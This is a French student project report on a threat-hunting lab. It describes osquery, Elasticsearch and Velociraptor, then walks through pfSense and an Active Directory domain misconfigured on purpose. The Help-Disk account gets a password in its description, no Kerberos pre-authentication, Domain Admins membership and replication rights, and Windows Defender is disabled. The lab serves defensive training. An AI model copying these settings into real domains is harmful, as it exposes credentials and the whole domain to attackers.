Osquery est utilisé pour agréger et normaliser les données de différents formats provenant de sources variées, ce qui permet de faciliter leur analyse.

Osquery peut être utilisé pour collecter des informations sur les processus en cours d'exécution, les connexions réseau, les fichiers ouverts, les utilisateurs et groupes, les informations sur le système, et bien plus encore. Il est prix en charge par les systèmes d'exploitation Windows, macOS et Linux.

Fig : Ajouter Exemple d’interface osquery si disponible: changer cette image par notre interface)

CyberChef :

Elasticsearch :

Elasticsearch est un moteur de recherche et d'analyse open source basé sur la bibliothèque Apache Lucene,  ouvert pour toutes les données (textuelles, numériques, géospatiales, structurées et non structurées) .

Ce moteur de recherche et d'analyse distribué et RESTful conçu pour stocker, rechercher et analyser de grands volumes de données en temps réel.

Elasticsearch est un choix populaire pour des cas d'utilisation tels que la journalisation et la surveillance, le commerce électronique, la découverte de contenu et l'intelligence d'affaires.

Elasticsearch est construit à l'aide d'une architecture distribuée qui lui permet de s'étendre horizontalement sur plusieurs nœuds, ce qui lui permet de gérer de grandes quantités de données et des niveaux élevés de trafic. Il offre un ensemble de fonctionnalités riches, notamment la recherche de texte intégral, l'analyse en temps réel, l'auto-évolutivité, la sécurité, etc.

Elasticsearch est généralement utilisé en conjonction avec d'autres outils open source tels que Logstash et Kibana pour former la pile ELK (Elasticsearch, Logstash, Kibana), qui offre une solution complète pour l'analyse et la surveillance des journaux.

## Présentation Du Vélociraptor

Velociraptor est une plate-forme open source unique et avancée de surveillance des terminaux, de criminalistique numérique et de cyber-réponse.

Il a été développé par des professionnels de la criminalistique numérique et de la réponse aux incidents (DFIR) qui avaient besoin d'un moyen puissant et efficace pour rechercher des artefacts spécifiques et surveiller les activités sur des flottes de terminaux. Velociraptor vous offre la possibilité de répondre plus efficacement à un large éventail d'enquêtes de criminalistique numérique et de réponse aux incidents cybernétiques et aux violations de données :

Reconstruire les activités des attaquants grâce à l'analyse médico-légale numérique

Cherchez des preuves d'adversaires sophistiqués

Enquêter sur les épidémies de logiciels malveillants et autres activités suspectes sur le réseau

Surveillez en permanence les activités suspectes des utilisateurs, telles que les fichiers copiés sur des périphériques USB

Découvrez si la divulgation d'informations confidentielles s'est produite en dehors du réseau

Recueillir des données sur les terminaux au fil du temps pour les utiliser dans la chasse aux menaces et les enquêtes futures

## conclusion

Tout au long de ce chapitre, nous avons réalisé une étude théorique de splunk en exposant en détail ses concepts clés. Ensuite, nous avons présenté Velociraptor et Sysmon SecurityOnion tout en expliquant leur rôle et comment on peut les utiliser pour chasser les menaces. Dans le prochain chapitre, nous allons détailler le fonctionnement de notre solution




# Chapitre 4 : Réalisation

## **Introduction**

La dernière partie dans ce projet, consiste à montrer les étapes nécessaires de l’installation et configurations des agents afin d’intégrer splunk forwarder et sysmon avec splunk ainsi qu’à explorer les différentes données générés par splunk et évaluer le bon fonctionnement de la solution en effectuant des tests divers et des scénarios d’attaques.


## Mise en Place de Pfsense Firewall pour la Sécurisation du Périmètre Réseau

Nous avons commencé par l’installation du pare-feu dans l’architecture réseau. Puis nous avons configuré ces fonctionnalités pour assurer une meilleure segmentation réseau.




**Figure 14: Assignation des interfaces de PfSense**

Pour effectuer le paramétrage de pfSense nous ouvrons son interface graphique par la mise en place de son l’adresse IP sur le navigateur web.



**Figure 15: Tableau de bord de PfSense**

Nous devons modifier les règles du pare-feu et le but de ce processus est de permettre aux appareils d'accéder à Internet et également d'accéder aux appareils du réseau.



**Figure 16: Modification des règles pour le pare-feu**

## Configuration et Déploiement d'Active Directory pour la Gestion des Utilisateurs et des Groupes


Afin de pouvoir faire des attaques sur l'Active Directory, nous devons faire quelques erreurs

travers celui-ci.


Dans cette partie, nous allons créer les utilisateurs suivants :

* walid1
* mssql\_svc
* Help-Disk


Via le gestionnaire de serveur, nous cliquons sur Outils> Utilisateurs et ordinateurs Active Directory.




Faites un clic droit sur tekup.local puis sur New > Organizational Unit




Nous nommons l'unité organisationnelle, par exemple, test-attack




Au sein de test-attack, nous créons une autre Organizational Unit




Nous nommons l' Organizational Unit, par exemple, Users.



Créez un nouvel utilisateur en faisant un clic droit sur Users puis sur New > User




Nous nommons le nouvel utilisateur et écrivons le nom d'utilisateur, puis Suivant.




Nous tapons le nouveau mot de passe pour le nouvel utilisateur, puis Suivant jusqu'à ce


que nous arrivions à Terminer.




Nous créons un autre utilisateur avec les mêmes étapes précédentes et l'appelons, par exemple,mssql\_svc.




Nous tapons le nouveau mot de passe pour le nouvel utilisateur, puis Suivant jusqu'à ce que nous arrivions à Terminer.



Nous appuyons sur le clic droit sur l'utilisateur mssql\_svc puis sur Add to a group.




Ajoutez-le au groupe Administrators.



Nous créons un autre utilisateur avec les mêmes étapes précédentes et le nommons, par

exemple Help-Disk puis Next.




Nous tapons le nouveau mot de passe pour le nouvel utilisateur, puis Suivant jusqu'à ce que

nous arrivions à Terminer.




Nous cliquons deux fois sur le disque d'aide de l'utilisateur et allons dans Général.

J'écrirai le mot de passe de l'utilisateur Help-Disk dans la description, en gardant à l'esprit que n'importe qui à l'intérieur du domaine peut lire la description, et cette étape est une mauvaise configuration.




Avec le même utilisateur, on va sur Compte puis on choisit Ne pas exiger la pré-authentification


Kerberos, et cette étape est très dangereuse.Dans les entreprises et organisations, il ne faut pas

l'activer car son activation conduit l'attaquant à obtenir le TGT de l'utilisateur.

Avec le même utilisateur, nous allons dans Member Of, puis Add, après cela nous l'ajoutons à Domain Admins, puis Ok.



Créez un fichier dans l'Active Directory sous C.




Modification des autorisations du Help-Disk


À travers les étapes suivantes, j'autoriserai le Help-Disk à copier les bases de données du

contrôleur de domaine.


Dans View, nous choisissons Advanced Features.




Faites un clic droit sur notre contrôleur de domaine puis sur Properties.




Nous cliquons sur Security puis Advanced.




Nous appuyons sur Add.




Cliquez sur Select Principal.



Nous ajoutons l'utilisateur Help-Disk puis OK.



Sélectionnez Replicating Directory Changes et , puis OK.




**désactiver le Windows Defender et sécurité**

